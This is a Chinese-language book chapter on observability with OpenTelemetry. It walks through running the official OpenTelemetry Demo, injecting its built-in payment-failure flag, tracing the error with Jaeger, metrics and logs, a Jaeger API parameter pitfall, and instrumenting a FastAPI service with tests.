> 关联还有另一个方向：**exemplar** 在直方图的某个区间上附带一个具体请求的 trace_id，于是可以从“p95 变高了”的图上直接点进一条慢请求的链路。本项目在 kube-prometheus-stack 中开启了 exemplar 存储，但 demo-api 的直方图还没有附带 exemplar，这留作本章练习。

9.2.3 OpenTelemetry

OpenTelemetry（OTel）是 CNCF 的可观测性标准，目标是“埋点一次，发往任何后端”。它由几部分组成：

组成	作用
API / SDK	应用中创建 span、记录日志与指标的库；SDK 负责采样、批处理与导出
自动埋点（Instrumentation）	为常见框架（FastAPI、HTTP 客户端、数据库驱动……）自动生成 span
OTLP	OpenTelemetry 的传输协议（gRPC 4317 / HTTP 4318），三种信号共用
Collector	独立的遥测处理程序：**receivers**（接收）→ **processors**（处理）→ **exporters**（导出），以 **pipeline** 组织；还可以用 **connector** 从一种信号生成另一种（例如从 span 生成 RED 指标）
语义约定（Semantic Conventions）	统一的属性名，例如 `service.name`、`http.route`、`k8s.pod.name`
上下文传播	W3C `traceparent` 请求头在服务之间传递 trace_id 与父 span，跨服务的 span 才能拼成一条链路



图 9-1 本章 demo-api 的遥测数据流：链路与日志经 Collector 进入 LGTM，指标被两套 Prometheus 各自抓取

9.3 第 1 步：官方 OpenTelemetry Demo 3.1.0

OpenTelemetry Demo 是 OTel 社区维护的“天文用品网上商店”（Astronomy Shop）：十几个微服务用 Go、Java、.NET、Node.js、Python、Rust 等多种语言编写，全部接入 OpenTelemetry，附带负载生成器、Jaeger、Prometheus、Grafana、OpenSearch，以及一组可以随时打开的**故障开关**（feature flags）。它是学习分布式链路追踪的最好材料。

9.3.1 启动：几个真实的小问题

3.1.0 把 Compose 拆成了多个文件。官方 Makefile 的 `start-minimal` 目标实际执行的是：

```
start-minimal:
    $(DOCKER_COMPOSE_CMD) $(DOCKER_COMPOSE_ENV) $(DOCKER_COMPOSE_FILES_CORE) $(DOCKER_COMPOSE_FILE
        S_OBSERVABILITY) $(DOCKER_COMPOSE_FILES_EXTRAS) up --force-recreate --remove-orphans --de
        tach
# DOCKER_COMPOSE_ENV=--env-file .env --env-file .env.override
# 即 compose.yaml（核心服务）+ compose.observability.yaml（Jaeger/Grafana/Prometheus/OpenSearch）+ co
        mpose.extras.yaml
```

完整模式（`make start`）还会加上 `compose.full.yaml`，多出的正是 `kafka`、`accounting`、`fraud-detection` 三个服务——最小模式不需要 Kafka，也就省下了它们的内存。实际启动时遇到了四件事：

1. **不运行未经审阅的脚本。** 第一次尝试“克隆仓库后直接 `make start-minimal`”被执行环境的权限策略拒绝。改为：只克隆（不执行任何东西）→ 用 `docker compose config --images` 审阅将要运行的每一个镜像 → 直接用 `docker compose` 启动。
2. **镜像标签是可变的 `latest-*`。** 发布版的 `.env` 中 `DEMO_VERSION=latest`，于是镜像解析为 `ghcr.io/open-telemetry/demo:latest-ad` 等。用匿名拉取令牌逐页查询 GHCR 的标签列表（共 15249 个标签），确认存在 `3.1.0-ad`、`3.1.0-payment` 等发布标签后，用覆盖文件固定版本（官方用 `.env.override` 做同样的事，这里把覆盖文件放进本项目仓库，便于审阅和复用）：

```
# observability/otel-demo/lab.env
DEMO_VERSION=3.1.0
IMAGE_VERSION=3.1.0
# Envoy's admin port defaults to 10000, which a Windows service ("YunDetectService")
# already listens on; with WSL mirrored networking the lab shares Windows' ports.
ENVOY_ADMIN_PORT=10001
```

3. **端口冲突。** 第一次启动时，24 个容器都起来了，唯独 `frontend-proxy`（Envoy）报 `failed to bind host port 0.0.0.0:10000/tcp: address already in use`。占用者在 Windows 一侧：在 PowerShell 中执行 `Get-NetTCPConnection -LocalPort 10000 -State Listen`，显示 `127.0.0.1:10000` 由一个名为 YunDetectService 的进程（PID 7576）监听。WSL 的**镜像网络模式**让 Linux 与 Windows 共用同一套端口，Windows 已占用的端口，WSL 里的 Docker 就绑定不了。没有去动别人的服务，而是把 Envoy 的管理端口改为 10001，重建 `frontend-proxy` 后首页返回 HTTP 200，25 个容器全部运行。
4. **内存。** 用 `docker compose config --format json` 汇总 25 个服务的内存上限，合计 6819 MiB（约 6.7 GiB）。为留出余量，演练期间暂停了本地 GitLab（运行时约占 3.1 GiB）：Argo CD 会暂时连不上配置仓库，但已部署的应用不受影响。

完整的操作命令（在 WSL 中执行；`$REPO` 指本项目仓库的路径）：

```
# 1. 只克隆指定的发布标签，不执行仓库里的任何脚本
git clone -q --depth 1 --branch 3.1.0 https://github.com/open-telemetry/opentelemetry-demo.git ~/w
        ork/opentelemetry-demo
cd ~/work/opentelemetry-demo
```

```
# 2. 审阅：将要运行哪些镜像？内存预算多少？
COMPOSE="docker compose --env-file .env --env-file $REPO/observability/otel-demo/lab.env -f compos
        e.yaml -f compose.observability.yaml -f compose.extras.yaml"
$COMPOSE config --images | sort
$COMPOSE config --format json | jq -r '[.services[] | (.deploy.resources.limits.memory // .mem_lim
        it // 0) | tonumber] | "services: \(length), sum of memory limits: \((add / 1048576) | fl
        oor) MiB"'

# 3. 启动（约 5 分钟，大部分时间在拉取镜像）
$COMPOSE up --detach --quiet-pull --remove-orphans

# 4. 演练结束后清理
$COMPOSE down --remove-orphans
```

浏览器入口都经由 Envoy 的 8080 端口：商店 `http://localhost:8080/`、Jaeger `http://localhost:8080/jaeger/ui`、Grafana `http://localhost:8080/grafana/`、故障开关界面 `http://localhost:8080/feature`。

另一个值得注意的细节：镜像已经是 3.1.0，但 span 上的 `service.version` 仍显示 3.0.0（Prometheus 中 spanmetrics 指标的 `service_version="3.0.0"`）。发布版的 `.env` 第 2 行是 `IMAGE_VERSION=3.0.0`，第 44 行 `OTEL_RESOURCE_ATTRIBUTES=...service.version=${IMAGE_VERSION}` 引用了它。合理的解释是：Compose 解析 `.env` 时就用它自己的 `IMAGE_VERSION=3.0.0` 展开了这一行，后面覆盖文件里的 `IMAGE_VERSION=3.1.0` 只影响尚未展开的引用（例如镜像标签）。这不影响演练，但提醒我们：**资源属性里的版本号要和实际运行的镜像核对，不能想当然。**

```
$ curl -s http://localhost:8080/jaeger/ui/api/services | jq -r '.data | sort | join(", ")'
ad, cart, checkout, currency, email, flagd, frontend, frontend-proxy, frontend-web, image-provide
r, load-generator, payment, product-catalog, quote, recommendation, shipping, telemetry-docs
```



图 9-2 Astronomy Shop 首页（OpenTelemetry Demo 3.1.0，本机 http://localhost:8080）

9.3.2 注入故障：paymentFailure

Demo 的故障开关由 flagd（OpenFeature 的参考实现）提供。`compose.yaml` 把仓库的 `src/flagd/` 目录挂载到容器的 `/etc/flagd`，并以 `start --uri file:./etc/flagd/demo.flagd.json` 启动 flagd，所以开关就定义在这个 JSON 文件里；也可以在浏览器里打开 `http://localhost:8080/feature/` 查看和切换：



图 9-3 flagd 配置界面：Demo 内置的一组故障开关（广告服务失败、高 CPU、手动 GC、购物车失败、邮件服务内存泄漏、就绪探针失败……），平时全部为 off（浏览器截图）

`paymentFailure` 让支付服务按比例拒绝扣款：

```
{
  "defaultVariant": "off",
  "description": "Fail payment service charge requests n%",
  "state": "ENABLED",
  "variants": { "10%": 0.1, "100%": 1, "25%": 0.25, "50%": 0.5, "75%": 0.75, "90%": 0.95, "off": 0
        }
}
```

在 03:45:01Z 用 `jq` 把 `defaultVariant` 改为 `"50%"`，然后等待负载生成器产生下单流量：

```
cd ~/work/opentelemetry-demo
jq '.flags.paymentFailure.defaultVariant = "50%"' src/flagd/demo.flagd.json > /tmp/flags.json \
  && cat /tmp/flags.json > src/flagd/demo.flagd.json
```

flagd 会监视标志源文件的变化，不需要重启。值得一提的是，本次在 flagd 的日志里**没有**找到 reload 一类的字样（`grep` 退出码为 1），但随后 Jaeger 里很快出现了失败的支付链路。判断故障开关是否生效，要看系统的实际表现，而不是日志里有没有某句话。

> **说明**
>
> **关于截图上的时间。** 本章的浏览器截图显示的是 Windows 本地时区（新西兰夏令时，UTC+13），终端记录统一使用 UTC。例如 Jaeger 截图中的 16:47 对应终端记录中的 03:47Z。

9.3.3 用三种信号定位

链路（Jaeger）。 搜索 `payment` 服务中 `error=true` 的链路：



图 9-4 Jaeger 搜索：15 分钟内 8 条失败的下单链路，每条 8 个错误，红色标记分布在 payment、checkout、frontend、frontend-proxy、load-generator 上（Jaeger 页面截图）

打开其中一条，按 span 列出带错误标记的环节和错误信息：

```
frontend | executing api route (pages) /api/checkout | 13 INTERNAL: failed to charge card: could n
ot charge the card: rpc error: code = Unknown desc = Payment request failed. Invalid token. demo.u
ser_context.loyalty_level=gold
checkout | oteldemo.PaymentService/Charge |
checkout | oteldemo.CheckoutService/PlaceOrder | could not charge the card: rpc error: code = Unkn
own desc = Payment request failed. Invalid token. demo.user_context.loyalty_level=gold
```

错误从 payment 一路向上传播到 checkout、frontend，链路清楚地标出了**源头**是 `PaymentService/Charge`。这条链路共有 106 个 span、跨 10 个服务：



图 9-5 一条完整的下单链路（user_checkout_multi）：跨 10 个服务、106 个 span、深度 16（Jaeger 页面截图）

指标（Span Metrics）。 Demo 的 Collector 用 `spanmetrics` 连接器从 span 自动生成 RED 指标。5 分钟内各服务的错误 span 数：

```
load-generator: 42 error spans
checkout: 7 error spans
frontend: 7 error spans
payment: 7 error spans
frontend-proxy: 3 error spans
```

payment、checkout、frontend 各 7 个——正是同一批失败请求在三层上的投影（load-generator 的 42 个中还包括了前面 frontend-proxy 没启动时的失败）。



图 9-6 Grafana 的 Spanmetrics Demo Dashboard：服务吞吐、p95 延迟，以及右下角的“Top 7 Services Mean ERROR Rate”（Grafana 页面截图）

日志（OpenSearch）。 用同一个 trace_id 查日志，找到 37 条记录，其中包含根因：

```
log records with this trace id: 37
frontend | - | Checkout payment declined
payment | - | Payment request failed. Invalid token. demo.user_context.loyalty_level=gold
payment | - | Charge request received.
```

9.3.4 恢复验证：一次“被查询参数误导”的教训

03:50:23 把开关改回 `off`。等了 3 分钟，再用 Jaeger 的 HTTP API 统计“最近 2 分钟内 payment 带错误的链路”：

```
$ curl -s 'http://localhost:8080/jaeger/ui/api/traces?service=payment&tags=%7B%22error%22%3A%22true%22%7D&lookback=2m&limit=100' | jq '"payment traces with error=true in the last 2 min: \(.data | length)"'
"payment traces with error=true in the last 2 min: 9"
```

看起来故障没有消失。可是直接向 flagd 求值，它返回的已经是 `{"value":0, "reason":"STATIC", "variant":"off"}`；payment 自己的日志里，最后一条 “Invalid token” 出现在 03:49:39，比关闭开关的时刻还早。那这 9 条是从哪里来的?

答案在 Jaeger 的源码里。`lookback` 是 Jaeger **Web 界面**用的参数，界面会把它换算成 `start` / `end` 再请求后端。链路搜索 API（`/api/traces`）只认 `start` / `end`（Unix 微秒），没有 `start` 时默认往回查 48 小

时：

```
// jaeger v2.19.0: cmd/jaeger/internal/extension/jaegerquery/internal/query_parser.go
func (p *queryParser) parseTime(r *http.Request, paramName string, units time.Duration) (time.Tim
        e, error) {
    formValue := r.URL.Query().Get(paramName)
    if formValue == "" {
        if paramName == startTimeParam {
            return p.timeNow().Add(-1 * p.traceQueryLookbackDuration), nil
        }
        return p.timeNow(), nil
    }
    ...
// default_params.go: defaultTraceQueryLookbackDuration = time.Hour * 24 * 2
// 'lookbackParam' 只在依赖关系（dependencies）和指标（metrics）查询中解析
```

也就是说，那条命令统计的其实是“Demo 启动以来所有失败的支付链路”。`lookback=2m` 被**悄无声息地忽略了**：没有报错，结果看上去也完全合理（`evidence/p7/jaeger-api-lookback.log`）。

改为按每个 Charge span 自己的开始时间、以关闭开关的时刻为界来统计，结论就清楚了：

```
{ "period": "before flag off", "charge_spans": 44, "failed": 16 }
{ "period": "after flag off",  "charge_spans": 20, "failed": 0 }
last payment failure in the payment log: 03:49:39Z
```

> **注意**
>
> **两条教训。** ① 验证“是否已恢复”时，要按事件本身的时间戳划分前后，并用多个独立来源交叉核对（这里是 flagd 的实际取值、服务自己的日志和 span 的时间）。② 看似合理的数字可能来自一个被忽略的参数。调用 API 之前先查清它支持哪些参数；结果可疑时换一个窗口（例如 1 分钟和 1 小时）再查一次，数字完全不变，就说明窗口根本没有生效。

9.4 第 2 步：为 demo-api 加入 OpenTelemetry

```
# app/src/demo_api/telemetry.py（节选）
def configure_telemetry(app: FastAPI, settings: Settings) -> bool:
    """Instrument the app. Global providers are installed once per process."""
    global _providers_installed
    if not os.getenv("OTEL_EXPORTER_OTLP_ENDPOINT"):
        return False
    if not _providers_installed:
        resource = build_resource(settings)
        tracer_provider = TracerProvider(resource=resource)
        tracer_provider.add_span_processor(BatchSpanProcessor(OTLPSpanExporter()))
        trace.set_tracer_provider(tracer_provider)

        logger_provider = LoggerProvider(resource=resource)
        logger_provider.add_log_record_processor(BatchLogRecordProcessor(OTLPLogExporter()))
        logging.getLogger().addHandler(
            LoggingHandler(level=logging.INFO, logger_provider=logger_provider)
```

```
        )
        _providers_installed = True
    FastAPIInstrumentor.instrument_app(app, excluded_urls=EXCLUDED_URLS)
    return True
```

设计要点：

- **由标准环境变量开关。** 只有设置了 `OTEL_EXPORTER_OTLP_ENDPOINT` 才启用；测试和本地运行不需要任何 Collector。SDK 会自动在端点后追加 `/v1/traces`、`/v1/logs`。
- **Resource 标识“我是谁”。** `service.name`、`service.version`、`deployment.environment.name`，再合并环境变量 `OTEL_RESOURCE_ATTRIBUTES` 中的 `k8s.pod.name` 等。
- **自动埋点 + 业务 span。** FastAPI 自动埋点为每个请求生成服务端 span；健康检查和指标抓取被排除，避免噪声。业务逻辑中手工增加两个子 span，让链路能显示**时间花在哪里**：

```
with tracer.start_as_current_span("pricing.calculate") as span:
    span.set_attribute("order.sku", body.sku)
    span.set_attribute("order.quantity", body.quantity)
    if settings.fault_latency_ms:
        span.add_event("fault.injected", {"fault.type": "latency", "fault.latency_ms": settings.fa
        ult_latency_ms})
        await asyncio.sleep(settings.fault_latency_ms / 1000)
    ...
with tracer.start_as_current_span("orders.store"):
    order = store.create(body.sku, body.quantity, unit_price, total)
```

- **日志带上 trace_id。** JSON 日志格式化器从当前 span 中取出 W3C 格式的 trace_id/span_id；同时日志也经 OTLP 发出，后端自动获得链路上下文。

测试用 `InMemorySpanExporter` 捕获 span，不需要任何后端：

```
def test_order_request_produces_nested_business_spans():
    client = traced_client()
    assert client.post("/api/v1/orders", json={"sku": "BOOK-001", "quantity": 2}).status_code == 2
        01
    spans = {s.name: s for s in EXPORTER.get_finished_spans()}
    assert {"pricing.calculate", "orders.store", "POST /api/v1/orders"} <= spans.keys()
    pricing, server = spans["pricing.calculate"], spans["POST /api/v1/orders"]
    assert pricing.parent.span_id == server.context.span_id
```

```
25 passed in 6.12s
Required test coverage of 90.0% reached. Total coverage: 93.52%
```

